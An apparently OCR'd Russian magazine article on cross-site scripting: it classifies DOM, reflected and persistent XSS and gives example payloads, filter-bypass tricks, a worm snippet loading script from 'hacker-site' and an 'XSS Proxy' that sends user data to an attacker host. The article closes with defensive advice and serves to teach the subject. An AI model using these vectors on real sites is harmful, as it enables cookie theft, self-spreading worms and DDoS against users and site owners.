КЛЮЧ КО МНОГИМ ДВЕРЯМ

XSS

ВО МНОГИХ XSS УЖЕ ДАВНО НЕТ НИКАКОГО КРОСС-САЙТОВОГО И ТЕМ БОЛЕЕ УЖ СКРИПТИНГА. НА САМОМ ДЕЛЕ ВСЕ ПРОСТО — ЛЮБАЯ ВОЗМОЖНОСТЬ ВОЗДЕЙСТВИЯ НА (ИЛИ ВЗАИМОДЕЙСТВИЯ С, ИЛИ ПРОСТО ПЕРЕДАЧИ ИНФОРМАЦИИ К И ОТ) УДАЛЕННОГО ПОЛЬЗОВАТЕЛЯ, ОСУЩЕСТВЛЯЕМАЯ ЧЕРЕЗ УЯЗВИМЫЙ САЙТ УДАЛЕННЫМ ХАКЕРОМ, И БУДЕТ XSS. ЗНАЮЩИЕ ЛЮДИ УТВЕРЖДАЮТ, ЧТО ПРАВИЛЬНАЯ РАСШИФРОВКА XSS — ХАКЕРУ СДАВШИЙСЯ САЙТ.

Dr. Maxim Orlovsky (www.arhont.com)

→ **в вашем алкоголе крови не обнаружено.** Типичная XSS-атака состоит из следующих стандартных этапов:

1. ПОИСКА УЯЗВИМОСТИ;
2. ВЫБОРА МЕТОДА ПЕРЕДАЧИ ИНФОРМАЦИИ ИЛИ ВОЗДЕЙСТВИЯ НА ПОЛЬЗОВАТЕЛЯ ЧЕРЕЗ XSS-ВЕКТОР;
3. СОЗДАНИЯ ДОПОЛНИТЕЛЬНЫХ ИНСТРУМЕНТОВ ДЛЯ ПОДДЕРЖКИ XSS-ПРОКСИ, УДАЛЕННО РАЗМЕЩЕННЫХ ФАЙЛОВ И ПРОЧЕГО;
4. ПОИСКА СПОСОБА РАСПРОСТРАНЕНИЯ XSS-ВЕКТОРА;
5. СОСТАВЛЕНИЯ ЭФФЕКТИВНОГО XSS-ВЕКТОРА;
6. УМЕЛОГО ЭКСПЛУАТИРОВАНИЯ ПОЛУЧЕННЫХ ДАННЫХ.

Попытаемся детально разобрать общую идеологию, классификацию и дать эвристический алгоритм современных XSS-атак — так сказать, осуществить полное препарирование кросс-сайтового скриптинга.

→ **классификация — вскрытие показало, что сайт умер от … XSS.** XSS-атаки друг от друга отличает способ (а точнее сказать, модель) передачи данных между клиентом, сервером и хакером. В целом на настоящий момент известно три основных модели.

[1] XSS DOM. В этой модели уязвимость сайта заключается в том, что не серверный скрипт, а именно клиентский JavaScript извлекает данные из URL страницы и внедряет их в HTML страницы через объекты Document Object Model (DOM, отсюда и название модели атаки). Итак, уязвимость сайта находится в HTML — или JavaScript-файлах, и стоит пользователю открыть ссылку, содержащую XSS-вектор хакера, как содержимое страницы будет изменено и в нее уже непосредственно на машине клиента будет внедрен код из тела вектора.

Данная модель атаки по своему результату и способу построения вектора полностью аналогична классической XSS-атаке (она идет следующим пунктом). Единственное что, встречается она достаточно редко. Однако если хакер не может взломать скрипты сервера и найти в них дыру, он обязательно прочтет весь JavaScript-код (благо он всегда доступен для просмотра в отличие от того же PHP). И, возможно, именно там он и найдет уязвимость.

пример уязвимой страницы

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring
(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
...
</HTML>
```


пример вектора

```
http://www.vulnerable.site/welcome.html?
name=<script>alert(document.cookie)
</script>
```


Другим важным моментом в отношении этого типа атак является то, что сервер и браузер атакуемого пользователя не осуществляли автоматического преобразования символов «<» и «>» в строке адреса в URL-encoded значения «%3C» и «%3E». Но храбрые хакеры всегда идут в обход. Обходным маневром в этом случае может оказаться использование значка «#» (хэш или диез), ведь кусок URL после этого символа не является частью запроса, и такие браузеры как 6 Internet Explorer и Mozilla его на сервер не передают. Тогда атака с использованием вектора типа http://www.vulnerable.site/welcome.html#name=<script>alert(document.cookie)</script> вполне может оказаться удачной.

[2] «Классический» XSS. Наиболее распространенная модель атак. В этой модели сервер имеет так называемую «непостоянную» (вообще, в русском языке трудно подобрать аналог для английского non-persistent или reflected) уязвимость. Если серверный скрипт недостаточно тщательно фильтрует переданные ему параметры, то тело XSS-вектора попадает в результирующий HTML, CSS либо JavaScript-код непосредственно в браузер клиента (смотри рисунок 1). Да, в CSS тоже можно внедрять исполняемый код через использование конструкций «url(«javascript:…»)».

[3] «Персистирующий» XSS. Фактически, этот тип атак связан с перманентным размещением параметров для скрипта, передаваемых от хакера на сервер, непосредственно в базе данных сервера и последующей выдачей миллионам посетителей сайта (чаще всего это форумы, блоги и т.п.). У этой модели есть два гигантских преимущества перед предшественниками: здесь не требуется рассылка данных от хакера к пользователю (все делается через сервер, и клиент ничего и никогда не заподозрит), и возможно создание так называемых XSS-червей — каждый посетитель уязвимого форума/блога исполнит код хакера, а этот код может размещать сам себя на других страницах уязвимого форума!



«Классический» XSS



«Персистрирующий» XSS

→ **структура XSS-червя.** Во-первых, сам червь должен включать в себя код для постинга на форуме/блоге. Для таких задач идеально подходит технология AJAX и активно используемый с недавних пор объект JavaScript под названием XMLHttpRequest.

пример XSS-червя

```
function HTTPRequest (url)
{
  // branch for native XMLHttpRequest
object
  if (window.XMLHttpRequest) {
    req = new XMLHttpRequest();
    req.onreadystatechange =
processReqChange;
    req.open("GET", url, true);
    req.send(null);
  // branch for IE/Windows ActiveX
version
  } else if (window.ActiveXObject) {
    req = new
ActiveXObject("Microsoft.XMLHTTP");
    if (req) {
      req.onreadystatechange =
processReqChange;
      req.open("GET", url, true);
      req.send();
    }
  }
}
HTTPRequest
("http://vulnerable-blog.com/vulerable-
script.php?vulnerable-arg=<iframe
src=http://hacker-site/xss.js>");
```


Весь этот код помещается на сайт, доступный для хакера, и грузится в браузеры посетителей форума/блога через пост, содержащий текст вида <iframe src=http://hacker-site/xss.js>. Подобным образом, кстати, была произведена атака на блог MySpace, когда в течение нескольких часов он был подвергнут из-за роста числа запросов от червей жесткому DDoS'у. Так что DDoS — это еще одна фишка для XSS-атак третьего типа. Допустим, что надо подвергнуть DDoS-атаке некий сервер (который даже не имеет никакого отношения к XSS). Пусть каждый клиент направит свой запрос на указанный сервер, используя тот же объект XMLHTTPRequest. Вуа ля, вот тебе десятки и десятки тысяч запросов в минуту. При этом ничто не мешает комбинировать внутри одного скрипта код для DDoS-атаки и код для распространения по форуму, чтобы увеличить число DDoS-запросов. Вот и скажи после этого, что XSS не представляет ничего опасного и серьезного.

Идем далее: рассылка спама. Всего-то стоит внедрить в тело XSS-вектора код для отправки почтовых сообщений через публичные серверы вебмейла, желательно не через один (если только ты не хочешь его смерти от DDoS'а), и вот тебе тонны корреспонденции. Опять же, в письмах можно рассылать адреса XSS-уязвимых сайтов, в которые встроены те же самые XSS-векторы. Фактически, полет фантазии в этой области неограничен — ограничено лишь число серверов, имеющих такой «приятный» тип XSS-уязвимости, как перманентное размещение кода.

→ **составление XSS-векторов для второй модели атак.** Удивительно, насколько часто, говоря об XSS, забывают про вопрос создания внедряемых XSS-векторов (фрагментов кода, который будет выполняться там), а ведь это, по сути, сердце взлома, сама отмычка. Все равно что говорить о том, сколько в банке денег, рассказывать о типах замков на сейфе и о том, что потом делать с «честно» взятыми ассигнациями, но при этом ни слова не упомянуть об изготовлении отмычки для проникновения в сейф. Так что проведем некоторый ликбез.

Подходя к вопросу того, как же именно лучшим образом составить инъекционный XSS-вектор, просто невозможно не процитировать классика отечественной науки Ландау — «это вам не физика, здесь думать надо». Только он это говорил о преферансе, а не о XSS, но аналогия вполне уместная. Талант преферансиста, равно как и «XSS-векториста» — это интуиция взломщика, помноженная на эрудицию специалиста и мастерство комбинирования Остапа Бендера. Но не думай, что все это так уж недоступно. Напротив, создать красивый вектор для любого из типов XSS — это как два байта переслать. Вот и произведем по очереди разбор полетов по каждому из пунктов, дабы талант великого Бендера в купе с гениальностью Нобелевского лауреата осенил и нас.

→ **смена контекста для вектора.** Начнем с азов — структуры этого самого вектора. В нашем



Так называемый XSS DOM

что можно отнести к мифам о xss?

1 НЕ ОПАСНО И ЗАЩИЩАТЬСЯ НЕ НАДО
ОПАСНОСТЬ ОТ XSS НЕДООЦЕНИВАЕТСЯ. В ПЕРВУЮ ОЧЕРЕДЬ ИЗ-ЗА ТОГО, ЧТО САМУЮ ШИРОКУЮ ИЗВЕСТНОСТЬ ПОЛУЧИЛИ ПЕРВЫЕ XSS-АТАКИ, КОТОРЫЕ ДЕЙСТВИТЕЛЬНО НЕ МОГЛИ НАНЕСТИ СЕРЬЕЗНЫЙ УРОН. ТЕМ НЕ МЕНЕЕ, СОВРЕМЕННЫЕ МЕТОДЫ XSS ЗАЧАСТУЮ ГОРАЗДО БОЛЕЕ ОПАСНЫ. ДОСТАТОЧНО УПОМЯНУТЬ УБЫТКИ ОТ ПЕРВОГО XSS-ЧЕРВЯ, ЗАПУЩЕННОГО БЛАГОДАРЯ ДЫРАМ В ПУБЛИЧНОМ БЛОГЕ. УРОН ВПОЛНЕ МАТЕРИАЛЬНЫЙ И ИЗМЕРЯЕМЫЙ КАК В ДЕНЕЖНЫХ ЗНАКАХ, ТАК И ГОДАХ ЗАКЛЮЧЕНИЯ, ГРОЗЯЩИХ XSS-ХАКЕРУ.

2 НИЧЕГО ОСОБО ИМ НЕ СДЕЛАЕШЬ
ПОПРОБУЮ КЛАССИФИЦИРОВАТЬ ТОТ УЩЕРБ, КОТОРЫЙ МОЖЕТ НАНЕСТИ XSS. ВО-ПЕРВЫХ, ЭТО УЩЕРБ ИМИДЖУ КОМПАНИИ-ДЕРЖАТЕЛЯ САЙТА. ИЗМЕНЕНИЕ И ИНЪЕКЦИЯ ТЕКСТА В HTML-СТРАНИЦЫ И РАССЫЛКА ТАКИХ XSS-ВЕКТОРОВ КЛИЕНТАМ КОМПАНИИ МОЖЕТ НАНЕСТИ СУЩЕСТВЕННЫЙ УЩЕРБ. ПОМНИТСЯ, КТО-ТО СМОГ ДАЖЕ ВНЕДРИТЬ В ОДИН ИЗ НОВОСТНЫХ САЙТОВ ИНТЕРВЬЮ БИЛЛА ГЕЙТСА О ПРЕИМУЩЕСТВАХ ОПЕРАЦИОННЫХ СИСТЕМ ЛИНУКС ПО СРАВНЕНИЮ С ВИНДОУЗ. ВО-ВТОРЫХ, ЭТО ВОЗМОЖНОСТЬ ПОХИЩЕНИЯ ЗАКРЫТОЙ ИНФОРМАЦИИ, ЧТО ОПЯТЬ ЖЕ ПОТЕНЦИАЛЬНО ВЕДЕТ К ЗНАЧИТЕЛЬНОМУ ЭКОНОМИЧЕСКОМУ УЩЕРБУ. В-ТРЕТЬИХ, ЭТО ВОЗМОЖНЫЕ DDOS-АТАКИ, ОРГАНИЗУЕМЫЕ С ПОМОЩЬЮ XSS-ЧЕРВЕЙ. НУ И, В-ЧЕТВЕРТЫХ, ПРИ ОСОБОЙ УДАЧЕ ХАКЕРА И НАЛИЧИИ У КЛИЕНТА УЯЗВИМЫХ «ЭКСПЛОРЕРОВ» — ВОЗМОЖНОСТЬ КОНТРОЛЯ ПОЛЬЗОВАТЕЛЬСКОГО БРАУЗЕРА, ДОСТУПА К ЛОКАЛЬНЫМ ФАЙЛАМ И ПРОЧИЕ «ИНТЕРЕСНОСТИ».

3 ТЕМА XSS ДАВНО РАСКРЫТА
ИНОГДА У МЕНЯ СКЛАДЫВАЕТСЯ ПРОТИВОПОЛОЖНОЕ ВПЕЧАТЛЕНИЕ — ТЕМА XSS БЕСКОНЕЧНА И НЕ МОЖЕТ БЫТЬ ОХВАЧЕНА И ПОЛНОСТЬЮ РАСКРЫТА ДАЖЕ В БОЛЬШОМ ОБЗОРЕ. ВСЕ НОВЫЕ ВВЕДЕНИЯ И ПРАКТИЧЕСКИ КАЖДЫЙ СВЕЖИЙ СТАНДАРТ ОТ W3C — ЭТО НОВЫЕ ВОЗМОЖНОСТИ ДЛЯ XSS. ТЕОРЕТИЧЕСКИ, XSS МОЖЕТ БЫТЬ РЕАЛИЗОВАН НА ЛЮБОМ МАТЕРИАЛЕ, ПРЕДАВАЕМОМ СЕРВЕРОМ НА ЗАПРОС КЛИЕНТА, ЕСЛИ СЕРВЕР ИСПОЛЬЗУЕТ КЛИЕНТСКИЕ ДАННЫЕ В КАЧЕСТВЕ ФРАГМЕНТОВ ДЛЯ СВОЕГО ОТВЕТА. ПОЭТОМУ В БЛИЖАЙШЕЕ ВРЕМЯ СООБЩЕСТВО ПРОДОЛЖИТ РАДОВАТЬ НАС ВСЕ БОЛЕЕ ИЗОЩРЕННЫМИ МЕТОДАМИ КРОСС-САЙТОВОГО СКРИПТИНГА.

случае начало вектора — это кусок кода, целью которого является перевод изначального текстового контекста в контекст исполняемый. Так, для URL-векторов началом будет служить в самом простом случае фрагмент типа:

```
text'><script language='javascript'>
```

Если интересующий нас сайт содержит скрипт, передающий в HTML-код содержимое параметра из GET-запроса, не фильтруя (или криво фильтруя) наличие скриптовых тэгов, этот пример должен сработать. В первой части приведенного примера просто закрываем HTML-контекст, это надо делать только в том случае, если уязвимый сайт вставляет содержимое переданного параметра в конструкцию типа:

```
<input ... value='here-goes-get-
parameter-passed-from-us'>
```

Поэтому, когда совместим XSS-вектор и то, что идет в оригинальном тексте HTML, то получим:

```
<input ... value='text'><script
language='javascript'>
```

Разумеется, для того чтобы правильно осуществить смену контекста, надо предварительно проанализировать исходный HTML-код уязвимой страницы. Игнорирование этого простого момента на первый взгляд хоть и может дать вполне рабочий вектор, но в большинстве случаев оказывается, что вектор работает только в одном браузере и не обладает кросс-браузерной совместимостью. Поэтому секрет кросс-браузерной работы номер один звучит просто: в исходной HTML-странице для корректного составления вектора важно все. Если сервер выдает страницы XHTML, а не HTML (что должно проверяться по DOCTYPE и MIME), то не поленись в случае, указанном выше, использовать код:

```
text'/><script language='javascript'>
```

Дополнительный закрывающий слеш добавит лишнюю гарантию корректной работы вектора на любой платформе и браузере.

Для других, надо сказать, значительно менее распространенных типов векторов (и даже тех, что еще возникнут только в перспективе внедрения новых технологий) к вопросу надо подходить схожим образом: передаешь HTTP-вектор — не забудь дать последовательность корректного заголовка HTTP и правильную смену контекста. Скажем, есть гипотетический форум, который допускает загрузку на него файлов, при этом в скрытом параметре параллельно передается кодировка загружаемого файла. Тогда простой вектор может дать возможность передать конечному пользователю вместо файла требуемый скрипт, который исполнится в браузере всех посетивших сайт:

```
http://vlunerable.site/script_for_
uploading?file=eto-tipa-
kartinka.js&encoding=utf-8%0AContent-
type:%20text/html%0A%0A<html><head>
<script language='javasrript'
src='…'></head></html>
```

Для простоты восприятия специально до конца не перекодировали символы в формат URL-encoded.

С первой частью вектора — закрытием контекста — более или менее понятно. Но это были цветочки, сейчас начинаются ягодки. Из приведенных примеров ты самостоятельно уяснил, что после закрытия контекста следует встраивание кода, который, естественно, должен быть предварен чем-то, что поясняет браузеру, что код должен передаваться на исполнение соответствующим образом. Самый простой способ сделать это в тех же URL-векторах — вырезать тэг «<script…». Однако большинство современных сервер-сайд-скрипт-киддеров, сорри, кодеров уже научились вырезать не только тэги «<script…», но на пару с ними и «<object...», и «<embed...», и даже «<iframe…». Что делать в таких ситуациях?

Смотри в корень, то есть в код! Внимательно проверяй все места, где уязвимый параметр вставляется в HTML уязвимой страницы уязвимым серверным скриптом. Если параметр хоть раз встречается между тэгов «<head>…</head>», то можно использовать обманный ход «http-equiv». Как? А вот так:

```
<title>Here-goes-parameter-from-
URL</title><meta http-equiv='Location'
content='http://our.cool.hacker.site'>
```

Если же в параметре указывается имя CSS-страницы для выбора стиля представления, то можно использовать вектор:


```
<style href='style.css'><meta
http-equiv='Location'
content='http://our.cool.hacker.site'>
```

И так далее…

Но если скрипт так хитер, что преобразует все угловые скобки тэгов в выражения типа «<»? Тогда еще раз смотришь в код уязвимой HTML-страницы. Большинство HTML-тэгов поддерживают методы onclick, onmouseover и так далее. Поэтому если хоть в одном месте параметр вставляется в HTML-код в виде атрибута любого тэга, можно без использования угловых скобок внедрить JavaScript как в приведенном примере:

```
<input ... value='parameter'
onclick='..your-code..'>
```

Не работает? Умный сервер вырезает атрибуты html events? Превращает одинарные и двойные ка-



Структура XSS-вектора

вычки в значки типа «"»? Думаем дальше. В качестве значений «src» к тэгам изображений, «href» гиперссылок и прочего можно указывать конструкции типа «javascript:..code..». И не только в этих тэгах. Но, скажем, тот же Эксплорер 6 исполнит «<table background='javascript:…'>» и массу подобных вариантов. Так что если параметр из URL передается в эти тэги, то использование такой возможности — дело техники. Другие решения из этой области: использовать в слове javascript пробелы, кодировать символы в HTML-entities (j и т.д.), применять нестандартные events (onAbort, onActivate, onAfterPrint, onAfterUpdate, onBeforeActivate, onBeforeCopy и другие).

➔ **исполняемый код для XSS.** Завершив разбор первых двух частей вектора, рассмотрим то, что составляет его тело — код. И как этот код может и должен работать. Здесь вновь придется вводить классификацию, ибо способов построения тела вектора может быть бесчисленное множество (все зависит от фантазии). Рассмотрим три основных типа: HTML-векторы, векторы, содержащие JavaScript, и векторы, внедряющие объекты (например, swf-файлы).

С первым все достаточно ясно, — он позволяет модифицировать структуру документа. В чем же интерес данного способа XSS? Во-первых, он может быть применен для дефейса сайтов или для «порчи» имиджа компаний. Особо эффективный и опасный HTML-XSS возможен для третьей модели атак, когда внедренный код размещается непосредственно на сайте и становится виден всем его посетителям. Так, скажем, сайт veryimportantcorporation.com размещает у себя список самых популярных запросов от пользователей, при этом форма сбора запросов не содержит фильтрации HTML-тэгов. В этом случае достаточно просто организовать большое число запросов с содержимым по типу «<iframe...» и помещать в состав сайта рекламу с сайта их прямых конкурентов :). Но это примитивно. Гораздо большего результата можно достичь, если применять внедряемый JavaScript, который модифицирует DOM документа, меняя его заглавие, размещенные изображения и текстовые строки нужным образом.

Реального эффекта и получения данных от пользователей можно достичь, если использовать динамические скрипты JavaScript или внедряемые объекты. При таком подходе возможности XSS практически безграничны.

Часто думают, что с помощью внедрения HTML можно достичь одного — модифицировать внешний вид страницы сайта. При этом ни о каком получении данных от пользователя не идет и речи. Но это не так. «Чувствительную информацию» (sensetive information — пароли, логины, явки и прочие сведения о пользователе) можно добыть и без JavaScript'а, и к тому есть ряд подходов. В первую очередь это уже упомянутый XMLHttpRequest и технология AJAX (так называемый XSS-AJAX). Хакер на подвластной ему территории какого-либо веб-сервера размещает PHP-страницу, собирающую в лог (не важно — тестовый файл, базу данных или еще что) все те параметры, что ему передаются, а так же куки. С другой стороны, XSS-вектор содержит код, который через XMLHttpRequest передает на этот скрипт все, что надо получить от пользователя. Такой способ получил название XSS Proxy:

```
function HTTPRequest (url)
{
 // branch for native XMLHttpRequest
object
 if (window.XMLHttpRequest) {
  req = new XMLHttpRequest();
  req.onreadystatechange =
processReqChange;
  req.open("GET", url, true);
  req.send(null);
 // branch for IE/Windows ActiveX
version
 } else if (window.ActiveXObject) {
  req = new
ActiveXObject("Microsoft.XMLHTTP");
  if (req) {
   req.onreadystatechange =
processReqChange;
   req.open("GET", url, true);
   req.send();
  }
 }
 return (req.responseText);
}
var XSSCode = HTTPRequest
("http://hacker-
site.com/xss.php?everething-needed-
is-listed-here");
```

➔ **beyond the invisible.** XSS повсеместен. Глупо не обращать на него внимание при создании сайтов. Развитие веба ведет к усложнению, а каждое усложнение — больше потенциальных дыр и возможностей для хакера. Усовершенствование систем защиты порождает усовершенствование инструментария для нападения. XSS в CSS и флеше, XSS-черви — это только начало. Мы еще станем свидетелями грядущих изощренных атак, реализованных по принципам XSS. Внедрение и расширение технологий и стандартов веб-сервисов, RSS/Atom, XLink и XPath — основа для будущих видов атак и для дальнейшей эволюции методов XSS. C

КАК ОБЕЗОПАСИТЬ СВОЙ САЙТ ОТ XSS?

Единственная ситуация, когда ты можешь не беспокоиться о безопасности сайта в плане XSS — это если он содержит исключительно статические txt и html-страницы, без JavaScript, VBScript, Java и встроенных объектов. То есть если он никогда не получает данные от пользователей и не работает с базами данных, которые могут быть модифицированы извне. В остальных случаях XSS возможен, и избежать его достаточно сложно (по крайней мере, это требует очень внимательного и тщательного подхода к написанию кода). Но есть ряд практических советов, которые хоть и не гарантируют абсолютную безопасность, но существенно увеличивают шансы избежать обилия дырок в своих сайтах.

[1] Использовать зарекомендовавшие себя и проверенные временем open source frameworks (по крайней мере, те их компоненты или избранные функции, которые связаны с фильтрацией данных от пользователя). Проверка временем определяется по тому, насколько часто в публичных баг-листах публикуются вновь найденные XSS-дыры в этих фреймворках. Только не забывай, что «мало найденных дыр» — это не всегда качество системы, зачастую это просто ее малая популярность. Поэтому если говорить об open source, то нужен известный, широко используемый и качественно реализованный код.

[2] Никогда не доверять ничему, что получено от пользователя. Об этом говорят многие и много, только забывают перечислять все потенциальные источники для получения пользовательской информации. Так вот, данные от пользователя — это не только параметры в GET и POST-запросах. Помимо этого следует обращать внимание на данные, читаемые скриптами из локальных файлов, и данные, читаемые из базы данных. Ведь зачастую хакер или же просто сотрудник-злоумышленник может получить доступ к локальным файлам или базе данных, а это самый эффективный вид XSS-атаки: внедренные данные передаются всем посетителям файла, и для этого не нужны почтовые рассылки. Именно на таком типе XSS и реализуются самые деструктивные его формы — черви и прочее.

[3] Безопасность более всего зависит не от используемых правил, рекомендаций, рецептов, источников кода и прочего, а именно от того, кто все это делает и контролирует — от программиста и администратора. Правило «доработать напильником» — святое. Каждый продукт, несмотря на доверие к автору кода (будь то друг, ты сам или open source project), должен быть верифицирован и проверен в самых различных ситуациях профессионалами — процедура, именуемая аудитом безопасности необходима!